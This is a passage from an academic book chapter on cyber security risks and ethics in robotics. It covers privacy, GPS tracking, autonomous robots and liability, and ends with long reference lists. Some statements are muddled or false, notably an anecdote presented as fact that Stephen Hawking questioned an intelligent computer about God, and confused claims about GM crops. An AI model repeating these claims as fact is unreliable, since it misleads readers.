Robotics, which finds its backbone in artificial intelligence, has revolutionized our lives. With the latest developments, robotics has been instrumental in driving cars, accessing medical records and other day to day activities. However, the same introduces fear of compromised privacy and security as most of the operations make use of the Internet. Thus there is an issue of liability. Smart robots and driverless cars are effective but they bring ethical issues too. Cyber technology includes hand held devices, personal computers, mainframe computers and so on through which robotics can be easily propagated. Cyber ethics underpin ethical issues in computing machines performed by computer professionals. Cyber security ethics in Robotics comprises of both cyber ethics and technological ethics. Cyber ethics

**Cyber Security Risks in Robotics**

deal with ethics pertaining to computers and take an account of the behavior and effects of computer systems whereas technological ethics are involved with the development of new technology. As Robotics underpins both technology as well as cyberspace, the ethics in robotics must be in accordance with both the domains. Ethics in robotics is concerned with the behavior of humans, how humans construct, design and treat robots. Some ethical challenges for Robotics from the perspective of technology and cyberspace are as follows

- **Copyrights:** Certain ethics concern the artists, producers, end users and the country of which a robot is a part. The ethical considerations pertaining to these may affect industries, national government as well as international relations. The use of copyrighted material to create new innovation is restricted.

## **Cyber Criminality**

Technology affects social, cultural and economic realms. As globalization prevails, transactions are in accordance. Often the facilities are exploited such that multiple criminal activities surface. As cybercrime grows rapidly, criminals may use digital means to threaten people's freedom.

- **Privacy and Security (A Case of Full Body Scanners at the Airports):** As full body X ray scanners have been introduced, many people have questioned privacy of people. People are encouraged to stand in rectangular machine so that alternate wavelength image of a person's naked body for detecting metals may be performed. It is done to increase security. However ethical concerns point out at violation of modesty and personal privacy and potential misuse of technology. The Centre for Society, Science and Citizenship has been instrumental in introducing recommendations for this technology in order to preserve privacy of individuals.
- **Privacy and Global Positioning System (GPS) Technologies:** GPS devices have played a pivotal role in evolution of Robotics. The location of people carrying cell phones can be tracked in no time with GPS technology which challenges privacy. It not only affects the interaction of citizens with their states but also that of employees at their workplaces. Many vehicles and equipments support GPS thereby contradicting civil liberties. Appropriate privacy levels are questioned due to such technological impacts.
- **Genetically Modified Organisms:** Genetically modified foods offer more yield, greater nutritional value, resistance to pests but several questions arise as far as ethics is concerned for their use. Genetically modified crops depend on unintended cross pollination and other unforeseen health concerns for humans. Many organisms are modified to appear fluorescent and the operations are carried by robots which question ethics in robotics.
- **Autonomous Robots on Choosing Their Own Targets:** With autonomous systems becoming popular, human domains are invaded, thus there is a need to control them. These cars may zip ahead to take parking spots people have been waiting for. There may be systems that buy an unlimited supply of goods from a store while people wait on. One cannot allow their mechanical valets to vote on behalf of them. An autonomous robot should not be allowed to choose its own targets. The need is to create civilized robots which can be only done by following certain ethics.

**Cyber Security Risks in Robotics****SOME RULES OF ETHICS TO BE FOLLOWED FOR CYBERSECURITY IN ROBOTICS**

Robots serve many functions to the society ranging from an entertainer to educator to executioner. As the robotics technology advances, certain ethical issues surface. We highlight certain specific principles that act as a code of ethics for the robotics domain concerning cyber ethics and technological ethics (Riek, 2004).

**Human Dignity Considerations**

1. The emotional needs of humans to be always respected
2. The humans' right to privacy to be always respected
3. Human frailty to be always respected, physically and psychologically.

**Design Considerations**

1. Maximal, reasonable transparency in the programming of robotic systems to be ensured.
2. Predictability in robotic behavior is desirable.
3. Trustworthy system design principles are required across all aspects of a robot's operation
4. Real-time status indicators to be provided to users to the greatest extent consistent with reasonable design objectives.
5. Obvious opt-out mechanisms must be required to the greatest extent consistent with reasonable design objectives.

**Legal Considerations**

1. All relevant laws and regulations concerning individuals' rights and protections to be respected.
2. A robot's decision paths must be re-constructible for the purposes of litigation and dispute resolution.

**Social Considerations**

1. To avoid any racist, sexist, ableist morphologies or behaviors while designing a robot.
2. Tendency of humans to form attachments to robots must be carefully considered during designing.

**LAWS IN ROBOTICS FOR ENSURING CYBERSECURITY**

In the previous section we have highlighted the challenges which outrage the ethics of robotics. In order to ensure that a robot performs all its functions within the boundaries of ethics, certain laws have been introduced. The laws are as follows

It is mandatory to determine whether the designer, programmer, manufacturer or operator is at fault in case an autonomous drone strikes or goes wrong or an automatic car causes an accident. To allocate responsibilities, autonomous systems must be equipped with logs with timestamp so that they can be referred to whenever needed.

**Cyber Security Risks in Robotics**

If ethical systems be embedded into robots, it is necessary that the decisions made must seem justified to most of the people. Experimental philosophy may be used for the same.

Collaboration between engineers, ethicists, lawyers and policymakers ensures a proper system. Both engineers and ethicists may work together to form a greater understanding on the common subject.

## **THE FUTURE RESEARCH DIRECTIONS OF ROBOTICS**

Robotics is one of the most contributory fields in the arena of information and technology. It is continuously being prompted and altered to meet the very basic future requirements. Anticipating the demands of this field in future, several inventions have already made their way into sectors and several are being worked upon. It is believed, by the Ministry of Information and Communication (South Korea) that by 2020, every South Korean household will enjoy the privilege of owning a robot. Several intelligent robots will surface to carry out various intrinsic operations and human level manual tasks. The US Department of Defense can foresee completely autonomous robot soldiers by 2035. There are also speculations regarding nano robots. Technology evolving at such a rampant rate will definitely lead to many security leaks in the future endeavors. As asked by Stephen Hawking, to an intelligent computer that had been built, if there is a God, the system replied ‘there is now’ followed by a bolt of lightning struck to a plug such that it could not be turned off. Consequently, the future will be based on what we create today, and if security risks are not taken care of, artificial intelligence which forms the very basis of robotics may dominate humans someday. One way to ensure that humans are ahead of robots in future is by taking care of the cyber security risks faced by Robotics. It will not only give humans the power to steer what they have created, but will also suppress the negative impacts which can be inflicted by robots.

## **CONCLUSION**

In conclusion, we have discussed various types of robotics that are known to exist and the cyber security vulnerabilities they are prone to. We have identified a few attacks and also presented a study based on three robots by using specific parameters to compare the risks faced by them. A few mitigation strategies have been taken into account as robotics is gradually used in secure applications. Keeping in mind the ethics and laws that must be enforced while working in a field related to both robotics as well as cyber security we have successfully unveiled some mitigation strategies to build secure robots.

## **REFERENCES**

- Bolden. (2015). *Cybersecurity Challenges for Manned and Unmanned Systems*. American Military University, Homeland Security.
- Bonaci. (2015). To Make a Robot Secure: An Experimental Analysis of Cyber Security Threats Against Teleoperated Surgical Robots. *ACM Transaction on Cyber-Physical Systems*, 2.
- Finnicum, M., & King Samuel, T. (2011). Building Secure Robot Applications. *Proceedings of the 6th USENIX conference on Hot topics in security*.

### Cyber Security Risks in Robotics

- George, B. (2005). Autonomous Robots- From Biological inspiration to Implementation and Control. MIT Press.
- Jennifer, L. (2015). Researchers hack a teleoperated surgical robot to reveal security flaws. University of Washington.
- John, L. (2010). Military Androids: A vision for human replacement in 2035. United States Marine Corps, School of Advanced War Fighting, Marine Corps University.
- Michael, H. (2004). A Robot in *Every South Korean Home by 2020*. *Daily Tech*.
- Prathyusha. (2011). Design and development of a RFID based mobile robot. *International Journal of Engineering and Advanced Technology*, 1(1), 30-35.
- Richard, K. (2013) Glossary of Key Information Security Terms. Computer Security Division, Information Technology laboratory, National Institute of Standards Technology.
- Riek & Howard. (2004). *A Code of Ethics for the Human-Robot Interaction Profession*. Academic Press.
- Sandra, M. (2009). What is Robotics. National Aeronautics and Space Administration.
- Struuk. (2014). *Influence of the new trends in the economics on the military and industrial robot system design philosophy*. National University of Public Service, PhD Institute in Military Technology.
- Sven, B. (2006). *Playing Soccer with RoboSapien, Lecture Notes in Artificial Intelligence, LNAI 4020*. Springer.
- Takashi, M. (2004). Development of an Android Robot for Studying Human Robot Interaction. Lecture Notes in Computer Science, 3029, 424-434.
- Tamara, D. (2009). A Spotlight on Security and Privacy Risks with Future Household Robots: Attacks and Lessons. *11th International Conference on Ubiquitous Computing (Ubicomp)*, 105-114.

## KEY TERMS AND DEFINITIONS

**Cyber Criminality:** It is the crime wherein a system (usually a computer) is objected to or is used as a tool to commit an offense.

**Cyber Security:** The concept of cyber security dates back to the 1990s. The collaboration of tools, policies, security concepts and risk management approaches which can lead to protection of a cyber-environment is termed as cyber security. It leads to protection of computers, networks and data from unauthorized access and risks initiated by cyber criminals. Thus it is the aggregation of efforts invested for eradicating cyber risks.

**Humanoid Robotics:** Humanoid robots are robots which resemble human beings with respect to their body shapes. They are an excellent tool for researchers who need to comprehend human body structure and behavior collaboratively known as biomechanics. They can perform human tasks like personal assistance and providing entertainment. They may be used in future for performing dangerous space missions. An Android is a humanoid robot. The extensive study of humanoid robots is termed as humanoid robotics. It deals with designing and construction of humanoid robots.

**Cyber Security Risks in Robotics**

**Man in the Middle Attack:** An attack wherein an adversary invades confidentiality by relaying and altering communication between two entities who are unaware of the communication compromise.

**Robot Operating System:** It is a collection of software frameworks for robot software development. It provides operating system like functionalities on a heterogeneous computer cluster.

**Robotics:** Machines have been around since classical times. Nowadays robots serve purposes in military, commercial as well as domestic fields. They are helpful in diffusing weapons, finding survivors as well as space operations. Robotics is a branch which makes use of mechanical engineering, computer engineering and electronics engineering to design and construct robots by taking into account control, feedback and information processing. These automated machines are believed to be able to mimic humans in the coming future and may also resemble humans in appearance, behavior and cognition.

**Yet another Robot Platform:** It is an open source software package written in C++ and is used to manage sensors, processors and actuators in Robots.

## Compilation of References

- Angeles, J. (2007). *Fundamentals of Robotic Mechanical Systems: Theory, Methods, and Algorithms*. Berlin: Springer Verlag. doi:10.1007/978-0-387-34580-2
- Ben-Asher, N., & Gonzalez, C. (2015). Effects of cyber security knowledge on attack detection. *Computers in Human Behavior*, 48, 51–61. doi:10.1016/j.chb.2015.01.039
- Dai, J. S., Taylor, P. M., Sanguanpiyapan, P., & Lin, H. (2004). Trajectory and orientation analysis of the ironing process for robotic automation. *International Journal of Clothing Science and Technology*, 16(1/2), 215–226. doi:10.1108/09556220410520496
- Karabegović, I., Kadić, S., & Ujević, D. (2003). Application of modular robotization line and intelligent textiles in clothing production. *2nd DAAAM International Conference on Advanced Technologies for Developing Countries*.
- Nguyen, V. (1988). Constructing force- closure Grasps. *The International Journal of Robotics Research*, 7(3), 3–16. doi:10.1177/027836498800700301
- Rabaey, J. M., & Chandrakasan, A. P. (2002). *Digital integrated circuits: A design perspective*. Prentice-Hall.
- Teich, A. H. (2012). *Technology and the Future*. Berlin: Springer Verlag.
- Travostino, F., Daspit, P., Gommans, L., Jog, C., de Laat, C., Mambretti, J., & Yonghui Wang, P. et al. (2006). Seamless live migration of virtual machines over the MAN/WAN. *Future Generation Computer Systems*, 22(8), 901–907. doi:10.1016/j.future.2006.03.007
- Wang, D., Wang, N., Wang, P., & Qing, S. (2015). Preserving privacy for free: Efficient and provably secure two-factor authentication scheme with user anonymity. *Information Sciences*, 321, 162–178. doi:10.1016/j.ins.2015.03.070
- Watts, J., & Taylor, S. (1998). A practical approach to dynamic load balancing. *IEEE Transactions on Parallel and Distributed Systems*, 9(3), 235–248. doi:10.1109/71.674316
- Wilhelm, E., Siegel, J., Mayer, S., Sadamori, L., Dsouza, S., Chau, C.-K., & Sarma, S. (2015). Cloudthink: A scalable secure platform for mirroring transportation systems in the cloud. *Transport*, 30(3), 320–329. doi:10.3846/16484142.2015.1079237
- Doleček, V., & Karabegović, I. (2002). *Robotics, Tehnički fakultet*. Bihać, Bosnia and Herzegovina.
- Hu, G., Tay, W., & Wen, Y. (2012). Cloud robotics: Architecture, challenges and applications. *IEEE Network*, 26(3), 21–28. doi:10.1109/MNET.2012.6201212
- Iype, C., & Porat, I. (1989). Fabric alignment using a robotic vision system. *International Journal of Clothing Science and Technology*, 1(1), 39–43. doi:10.1108/eb002944

**Compilation of References**

- Kamei, K., Nishio, S., Hagita, N., & Sato, M. (2012). Cloud networked robotics. *IEEE Network*, 26(3), 28–34. doi:10.1109/MNET.2012.6201213
- Karabegović, I., & Doleček, V. (2012). *Service robots*. Tehnički fakultet. Bihać, Bosnia and Herzegovina.
- Kehoe, B., Patil, S., Abbeel, P., & Goldberg, K. (2015). A survey of research on cloud robotics and automation. *IEEE Transactions on Automation Science and Engineering*, 12(2), 398–409. doi:10.1109/TASE.2014.2376492
- Kehoe, B., Warrier, D., Patil, S., & Goldberg, K. (2015). Cloud-based grasp analysis and planning for Toleranced parts using Parallelized Monte Carlo sampling. *IEEE Transactions on Automation Science and Engineering*, 12(2), 455–470. doi:10.1109/TASE.2014.2356451
- Krishnan, S., Wang, J., Wu, E., Franklin, M. J., & Goldberg, K. (2016). ActiveClean. *Proceedings of the VLDB Endowment*, 9(12), 948–959. doi:10.14778/2994509.2994514
- Meskoč, B. (2014). *The Guide to the Future of Medicine*. Technology and The Human Touch Paperback.
- Rita, B., Tyler, M., & Kaczmarek, M. (2003). Seeing with the brain. *International Journal of Human-Computer Interaction*, 15(2), 285–295. doi:10.1207/S15327590IJHC1502\_6
- Shen, Z., Li, L., Yan, F., & Wu, X. (2010). Cloud Computing System Based on Trusted Computing Platform. *International Conference on Intelligent Computation Technology and Automation*, 1, 942-945. doi:10.1109/ICICTA.2010.724
- Tamara, D. (2009). A Spotlight on Security and Privacy Risks with Future Household Robots: Attacks and Lessons. *11th International Conference on Ubiquitous Computing (Ubicomp)*, 105-114.
- Verma, N., & Kaur, A. (2015). A Detailed Study on Prevention of SQLI attacks for Web Security. *International Journal of Computer Applications Technology and Research*, 4(4), 308–311. doi:10.7753/IJCATR0404.1018
- Waibel, M., Beetz, M., Civera, J., DAndrea, R., Elfring, J., Gálvez-López, D., & De Molengraft, R. et al. (2011). RoboEarth. *IEEE Robotics & Automation Magazine*, 18(2), 69–82. doi:10.1109/MRA.2011.941632
- Wan, J., Tang, S., Yan, H., Li, D., Wang, S., & Vasilakos, A. V. (2016). *Cloud robotics: Current status and open issues*. IEEE Access. doi:10.1109/access.2016.2574979
- Ali, M. U., Khan, S. U., & Vasilakos, A. V. (2015, February). Security in Cloud Computing: Opportunities and Challenges. *Information Sciences*, 305(1), 357–383. doi:10.1016/j.ins.2015.01.025
- Carpanzano, E., & Jovane, F. (2007). Advanced Automation Solutions for Future Adaptive Factories. *Annals of the CIRP*, 56(1), 435–438. doi:10.1016/j.cirp.2007.05.104
- Liu, Y., Sun, Y., Ryoo, J., Rizvi, S., & Vasilakos, A. V. (2015, September). Security and Privacy Challenges in Cloud Computing: Solutions and Future DirectionS. *Journal of Computing Science and Engineering*, 9(3), 119–133. doi:10.5626/JCSE.2015.9.3.119
- Ning, H., Liu, H., & Yang, L. T. (2013). Cyberentity security in the Internet of Things. *Computer*, 46(4), 46–53. doi:10.1109/MC.2013.74
- Parmar, G., & Mathur, K. (2016). Proposed Preventive measures and Strategies Against SQL injection Attacks. *Indian Journal of Applied Research*, 5(5).
- Robotics, W. (2009). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Scholar, U. (2016). False-Data Injection Detector in Networked System. *International Journal of Engineering Science*, 3293.

**Compilation of References**

- Shelke, P. K., Sontakke, S., & Gawande, A. D. (2012, May). Intrusion Detection System for Cloud Computing. *International Journal of Scientific & Technology Research, 1*(4).
- Shields, K. (2015). Cybersecurity: Recognizing the Risk and Protecting against Attacks. *NC Banking Inst., 19*, 345.
- Siegwart, R., Illah, R. N., & Scaramuzza, D. (2011). *Introduction to autonomous mobile robots* (2nd ed.). London: The MIT Press.
- Sven, B. (2006). *Playing Soccer with RoboSapien, Lecture Notes in Artificial Intelligence, LNAI 4020*. Springer.
- Ziyad, , & Rehman, . (2014). Critical Review of Authentication Mechanism in Cloud Computing. *International Journal of Computer Science Issues 11*(3).
- Arora, P., Wadhawan, R. C., & Satinder Pal Ahuja, S. P. (2012, January). Cloud Computing Security Issues in Infrastructure as a Service. *International Journal of Advanced Research in Computer Science and Software Engineering, 2*(1).
- Doleček, V., & Karabegović, I. (2008). *Robots in industry*. Tehnički fakultet. Bihać, Bosnia and Herzegovina.
- Muller, R. A. (2010). *Physics and Technology for Future Presidents: An Introduction to the Essential Physics Every World Leader Needs to Know*. Hardcover.
- Michael, H. (2004). A Robot in *Every South Korean Home by 2020*. Daily Tech.
- Shivhare, B. D., Wahi, C., & Shivhare, S. (2012). Comparison Of Proactive And Reactive Routing Protocols In Mobile Adhoc Network Using Routing Protocol Property. *International Journal of Emerging Technology and Advanced Engineering, 2*(3).
- A milestone in automated facade cleaning: rollout of gekko facade at serbot buochs. (2010). Retrieved from <https://www.serbot.ch/en/success-stories/rollout-gekko-facade-switzerland>
- Army of Robots. (2012). *5 Greatest Combat Engineering Tools*. Retrieved from <https://www.idfblog.com/2012/02/08/army-robots-tools-idfs-combat-engineering-corps/>
- Banerjee, S., Paul, R., & Biswas, U. (nd.). Cloud computing. In Handbook of Research on Managerial Strategies for Achieving Optimal Performance in Industrial Processes (pp. 304–324). doi:10.4018/978-1-5225-0130-5.ch015
- Canadarm2 to release Cygnus from the International Space Station. (2016). Retrieved from <http://www.asc-csa.gc.ca/eng/default.asp>
- Chow, Masuoka, Molina, Niu, Shi, & Song. (2010). Authentication in the Clouds: A Framework and its Application to Mobile Users. CCSW'10, Chicago, IL.
- Domestic use of drones make privacy advocates anxious. (2016). Retrieved from <http://peopleus.blogspot.ba/2011/07/domestic-use-of-drones-make-privacy.html>
- Four Automated Facade Cleaning System - GEKKO Facade cleaning capabilities. (2016). Retrieved from <https://www.youtube.com/watch?v=uRxxhHWdW3o>
- George, B. (2005). Autonomous Robots- From Biological inspiration to Implementation and Control. MIT Press.
- High-Tech. (2016). 'TUG' Robots Will Do Heavy Lifting at Mission Bay. Retrieved from <http://www.ucsfmissionbayhospitals.org/articles/high-tech-tug-robots-do-heavy-lifting-at-mission-bay.html>
- Honda Worldwide ASIMO History. (2016). Retrieved from <http://www.world.honda.com>
- Jennifer, L. (2015). Researchers hack a teleoperated surgical robot to reveal security flaws. University of Washington.

**Compilation of References**

John, L. (2010). Military Androids: A vision for human replacement in 2035. United States Marine Corps, School of Advanced War Fighting, Marine Corps University.

LS3 - Legged Squad Support Systems. (2016). *PETMAN, BigDog - The Most Advanced Rough-Terrain Robot on Earth*. Retrieved from [http://www.bostondynamics.com/robot\\_bigdog.html](http://www.bostondynamics.com/robot_bigdog.html)

Marques, L., de Almeida, A. T., Armada, M., Fernández, R., Montes, H., González, P., & Baudoin, Y. (2016). *State of the art review on mobile robots and manipulators for humanitarian demining*. Retrieved from [http://www.fp7-tiramisu.eu/sites\(fp7-tiramisu.eu/files/publications/State%20of%20the%20Art%20Review%20on%20Mobile%20Robots%20and%20Manipulators%20for.pdf](http://www.fp7-tiramisu.eu/sites(fp7-tiramisu.eu/files/publications/State%20of%20the%20Art%20Review%20on%20Mobile%20Robots%20and%20Manipulators%20for.pdf)

Richard, K. (2013) Glossary of Key Information Security Terms. Computer Security Division, Information Technology laboratory, National Institute of Standards Technology.

Robots in agriculture. (2015). Retrieved from <https://www.intorobotics.com/35-robots-in-agriculture/>

Sandra, M. (2009). What is Robotics. National Aeronautics and Space Administration.

Stackelberg (2007). *Technology & the Future: Managing Change and Innovation in the 21st Century*. Academic Press.

SuperDroid HD2-S Mastiff Tactical / Surveillance Robot w/ 5DOF Arm. (2016). Retrieved from <http://www.robotshop.com/ca/en/superdroid-hd2-s-mastiff-tactical-surveillance-robot-w-5dof-arm.html>

Takashi, M. (2004). Development of an Android Robot for Studying Human Robot Interaction. Lecture Notes in Computer Science, 3029, 424-434.

Which NORDIC DINO is most suitable for your aircraft? (2013). Retrieved from [http://admin.aviator.eu/wp-content/uploads/2014/02/Aviator\\_NordicDino\\_web.pdf](http://admin.aviator.eu/wp-content/uploads/2014/02/Aviator_NordicDino_web.pdf)

Account Hijacking. (n.d.). *Dome 9*. Retrieved from: <https://dome9.com/wiki/display/cloudsecurity/Account+Hijacking>

Agarwal. (2012). Multi-level Authentication Technique for Accessing Cloud Services. *International Conference on Computing, Communication and Applications*, 1-4.

Aguiar, E., Zhang, Y., & Blanton, M. (n.d.). *An Overview of Issues and Recent Developments in Cloud Computing and Storage Security*. Academic Press.

Amazon Web Services. (n.d.). Retrieved from: <https://aws.amazon.com/>

Amazon. (2005). *Amazon mechanical Turk - welcome*. Retrieved from <https://www.mturk.com/mturk/welcome>

Amazon.com Inc. (2005). *Amazon mechanical Turk*. Retrieved from <https://www.mturk.com/mturk/help?helpPage=overview>

API Vulnerabilities. (n.d.). *Dome 9*. Retrieved from: <https://dome9.com/wiki/display/cloudsecurity/API+Vulnerabilities>

Bolden. (2015). *Cybersecurity Challenges for Manned and Unmanned Systems*. American Military University, Homeland Security.

Bonaci. (2015). To Make a Robot Secure: An Experimental Analysis of Cyber Security Threats Against Teleoperated Surgical Robots. *ACM Transaction on Cyber-Physical Systems*, 2.

Cheney, J. S. (2010, January). *Heartland Payment Systems: Lessons Learned from a Data Breach*. Academic Press.

Cloud Computing News. (2014). Top cloud computing threats and vulnerabilities. *Cloud Computing News*. Retrieved from: <http://www.cloudcomputing-news.net/news/2014/nov/21/top-cloud-computingthreats-and-vulnerabilities-enterprise-environment/>

**Compilation of References**

- Cloud Computing. (n.d.). In *Wikipedia*. Retrieved from [https://en.wikipedia.org/wiki/Cloud\\_computing](https://en.wikipedia.org/wiki/Cloud_computing)
- Finnicum, M., & King Samuel, T. (2011). Building Secure Robot Applications. *Proceedings of the 6th USENIX conference on Hot topics in security*.
- Garsoux, M. (n.d.). *Cobit5 ISACA new framework*. Retrieved from [http://www.qualified-audit-partners.be/user\\_files/QECB\\_GLC\\_COBIT\\_5\\_ISACA\\_s\\_new\\_framework\\_201303.pdf](http://www.qualified-audit-partners.be/user_files/QECB_GLC_COBIT_5_ISACA_s_new_framework_201303.pdf)
- Hardware Security Module. (n.d.). Retrieved from [https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module)
- Hinton, M. A., Zeher, M. J., Kozlowski, M. V., & Johannes, M. S. (2011). *Advanced explosive ordnance disposal robotic system (AEODRS): A common architecture revolution*. Retrieved from [http://techdigest.jhuapl.edu/TD/td3003/30\\_3-Hinton.pdf](http://techdigest.jhuapl.edu/TD/td3003/30_3-Hinton.pdf)
- iRobot Roomba 800 Robot Vacuums. (2016). Retrieved from <http://www.robotshop.com/en/irobot-roomba-800-series-robot-vacuums.html>
- Kehoe, B., Kahn, G., Mahler, J., Kim, J., Lee, A., Lee, A., ... Goldberg, K. (n.d.). *Raven II surgical robot*. Retrieved from <http://rll.berkeley.edu/raven/debridement.html>
- Khrapin, A. (2013). *ATLAS Datasheet v15 DARPA*. Retrieved from [http://archive.darpa.mil/roboticschallengetrialsarchive/files/ATLAS-Datasheet\\_v15\\_DARPA.PDF](http://archive.darpa.mil/roboticschallengetrialsarchive/files/ATLAS-Datasheet_v15_DARPA.PDF)
- Kim & Hong. (2011). *One-Source Multi-Use System having Function of Consolidated User Authentication*. YES-ICUC.
- Machinery, L. C. (n.d.). *Forging press - lien Chieh machinery - forging presses manufacturer in Taiwan*. Retrieved October 25, 2016, from LCM Machinery, <http://www.hydraulic-press-lienchieh.com/forging-press.htm>
- Networked robots: From Telerobotics to cloud robotics. (n.d.). Retrieved from <http://faculty.cs.tamu.edu/dzsong/pdfs/044NetworkedRobots.pdf>
- O’Kane, J. M. (2013). A gentle introduction to ROS (20th ed.). O’Kane.
- Paint robots in the automotive industry – process and cost optimization. (1996). Retrieved from <https://library.e.abb.com/public/f8b4f9439e656dd3c1256ddd00346d17/09-17m210.pdf>
- Pawle & Pawar. (2013). Face Recognition System (FRS) on Cloud Computing for User Authentication. *International Journal of Soft Computing and Engineering*, 3(4).
- Prathyusha. (2011). Design and development of a RFID based mobile robot. *International Journal of Engineering and Advanced Technology*, 1(1), 30-35.
- Quek, T. Q., & Tay, W. P. (2011). Randomized broadcast in dynamic network environments. *IEEE 12th International Workshop on Signal Processing Advances in Wireless Communications*.
- Quorica. (2009). *Business Analysis Evolution of Strong Authentication*. Retrieved from: <http://quocirca.com/sites/default/files/reports/092009/452/CRYPTOCard.pdf>
- Riek & Howard. (2004). *A Code of Ethics for the Human-Robot Interaction Profession*. Academic Press.
- Sastista. (2016). *Average costs of cyber crime in selected countries as of August 2015 (in million U.S. dollars)*. Retrieved from <https://www.statista.com/statistics/293274/average-cyber-crime-costs-to-companies-in-selected-countries/>
- Schneier, B. (2009). Be careful when you come to put your trust in the clouds. *Guardian*. Retrieved from: <http://www.guardian.co.uk/technology/2009/jun/04/bruce-schneier-cloud-computing>

**Compilation of References**

Shackelford, S. (2015). Gauging a Global Cybersecurity Market Failure: The Use of National Cybersecurity Strategies to Mitigate the Economic Impact of Cyber Attacks. In *Economics of National Cyber Security Strategies*. NATO Cooperative Cyber Defence Centre of Excellence.

Struuk. (2014). *Influence of the new trends in the economics on the military and industrial robot system design philosophy*. National University of Public Service, PhD Institute in Military Technology.

TC. (n.d.). *Networked robots*. Retrieved October 25, 2016, from <http://www-users.cs.umn.edu/~isler/tc/>

Yoo, C. S. (2015). Cyber Espionage or Cyberwar? International Law, Domestic Law, and Self-Protective Measures. *Cyberwar: Law and Ethics for Virtual Conflicts*.

AFRON. (2013). *The ultra affordable educational robot project*. Retrieved from <http://robotics-africa.org/afron-design-challenges/ultra-affordable-educational-robot-project.html>

Amy, F. (2016). *DeLaval milking robots installed to milk 4,500 cows in Chile*. Retrieved from <http://www.agriland.ie/farming-news/delaval-milking-robots-installed-to-milk-4500-cows-in-chile>

Automated Guided Vehicles (AGV). (2016). Retrieved from <http://www.dmwandh.com/warehouse-automation/automated-guided-vehicles/>

Automated Guided Vehicles (AGVs). (2016). Retrieved from <http://www.ssi-schaefer.us/automated-systems/systems-products/conveyor-transport/automated-guided-vehicles.html>

Babcock, C. (2014). *9 Worst Cloud Security Threats*. Retrieved from <http://www.informationweek.com/cloud/infrastructure-as-a-service/9-worst-cloud-security-threats/d/d-id/1114085>

Bostelman, M. S. R. (2015). *Literature review of mobile robots for manufacturing*. National Institute of Standards and Technology. Retrieved from <http://nvlpubs.nist.gov/nistpubs/ir/2015/NIST.IR.8022.pdf>

Brynn, M. (2011). *10 Incredible Real-Life Robots*. Retrieved from <http://www.womansday.com/life/a2343/10-incredible-real-life-robots-116174/>

Chen, X. Q., Chen, Y. Q., & Chase, J. G. (2009). Mobile robots – Past, present and future. In *Mobile robots – State of the art in land, sea, air, and collaborative missions*. Retrieved from <http://www.intechopen.com/books/mobile-robots-state-of-the-art-in-land-sea-air-and-collaborative-missions/mobiles-robots-past-present-and-future>

Chou, T. (2013, June). Security Threats on Cloud Computing Vulnerabilities. *International Journal of Computer Science & Information Technology*, 5.

Chowdhury, A. (2016a). *Priority based and secured traffic management system for emergency vehicle using IoT*. Paper presented at the Engineering & MIS (ICEMIS), International Conference on. doi:10.1109/ICEMIS.2016.7745309

Chowdhury, A. (2016b). *Recent Cyber Security Attacks and Their Mitigation Approaches—An Overview*. Paper presented at the International Conference on Applications and Techniques in Information Security. doi:10.1007/978-981-10-2741-3\_5

Cleaning and Inspection of Ducts. (2013). Retrieved from <http://www.jettyrobot.com/>

Doleček, V. (2015). Future of technology. *2<sup>nd</sup> International Conference “New technologies NT-2015” Development and Application*, 1-12.

Edwards, J. (2016). *Agricultural Robots Help Australian Farms Boost Productivity*. Retrieved from <https://www.robotsbusinessreview.com/agricultural-robots-help-australian-farms-boost-productivity/>

Fleischer, M. (2014). *This Robot Can Eat Concrete - Say What!?* Retrieved from <http://www.brit.co/ero/>

**Compilation of References**

- Frank, T. (2016). *iRobot sells off defense & security division*. Retrieved from <https://www.therobotreport.com/news/irobot-spins-off-defense-security-division>
- Hope, G. (2010). *Robot window cleaners to take over Dubai*. Retrieved from <http://www.constructionweekonline.com/article-7496-robot-window-cleaners-to-take-over-dubai/>
- Hussain, M., & Al-Mourad, M. B. (2014, May). *Effective Third Party Auditing in Cloud Computing*. Retrieved from [https://www.researchgate.net/publication/269299630\\_Effective\\_Third\\_Party\\_Auditing\\_in\\_Cloud\\_Computing](https://www.researchgate.net/publication/269299630_Effective_Third_Party_Auditing_in_Cloud_Computing)
- Jan, M. A., Nanda, P., He, X., & Liu, R. P. (2015). *A sybil attack detection scheme for a centralized clustering-based hierarchical network*. Paper presented at the Trustcom/BigDataSE/ISPA, 2015 IEEE. doi:10.1109/Trustcom.2015.390
- Jason, S. (2014). *A New Honda ASIMO is Coming*. Retrieved from <http://www.autoguide.com/auto-news/2014/04/new-honda-asimo-coming.html>
- Kalinovsky, D. (2015). *Builder worker in safety protective equipment operating construction demolition machine robot*. Retrieved from [https://www.123rf.com/photo\\_46807560\\_builder-worker-in-safety-protective-equipment-operating-construction-demolition-machine-robot-focus-.html](https://www.123rf.com/photo_46807560_builder-worker-in-safety-protective-equipment-operating-construction-demolition-machine-robot-focus-.html)
- Karabegović, I., & Husak, E. (2010). Robot integration in Modelling and Simulation of Manufacturing Process. *1<sup>st</sup> International Scientific Conference on Engineering MAT 2010*, 37-41.
- Karabegović, I., Felić, M., & Đukanović, M. (2013). Design and Application of Service Robots in Assisting Patients and Rehabilitations of Patients. *International Journal of Engineering & Technology*, 13(2), 11-17.
- Karabegović, I., Karabegović, E., & Husak, E. (2010). Ergonomic integration of service robots with human body. *4<sup>th</sup> International ergonomics conference*, 249-254.
- Karabegović, I., Karabegović, E., & Husak, E. (2012). Application of Robotic Technology in The Textile and Clothing Industry. *5<sup>th</sup> međunarodno znanstveno-stručno savjetovanje Tekstila znanosti i gospodarstva*, 285-290.
- Karabegović, I., Karabegović, E., & Husak, E. (2013). Application of Service Robots in Rehabilitation and Support of Patients. *Časopis Medicina fluminensis*, 49(2), 167-174.
- Kepes, B. (2012). *Understanding The Cloud Computing Stack SaaS, Paas, IaaS*. Retrieved from [http://broadcast.rack-space.com/hosting\\_knowledge/whitepapers/Understanding-the-Cloud-Computing-Stack.pdf](http://broadcast.rack-space.com/hosting_knowledge/whitepapers/Understanding-the-Cloud-Computing-Stack.pdf)
- Kovacs, E. (2016). *Mirai Botnets Used for DDoS Attacks on Dyn*. Retrieved from <http://www.securityweek.com/mirai-botnets-used-ddos-attacks-dyn>
- Lab, K. (2016). *Kaspersky DDoS Intelligence Report for Q1 2016*. Retrieved from <https://securelist.com/analysis/quarterly-malware-reports/74550/kaspersky-ddos-intelligence-report-for-q1-2016/>
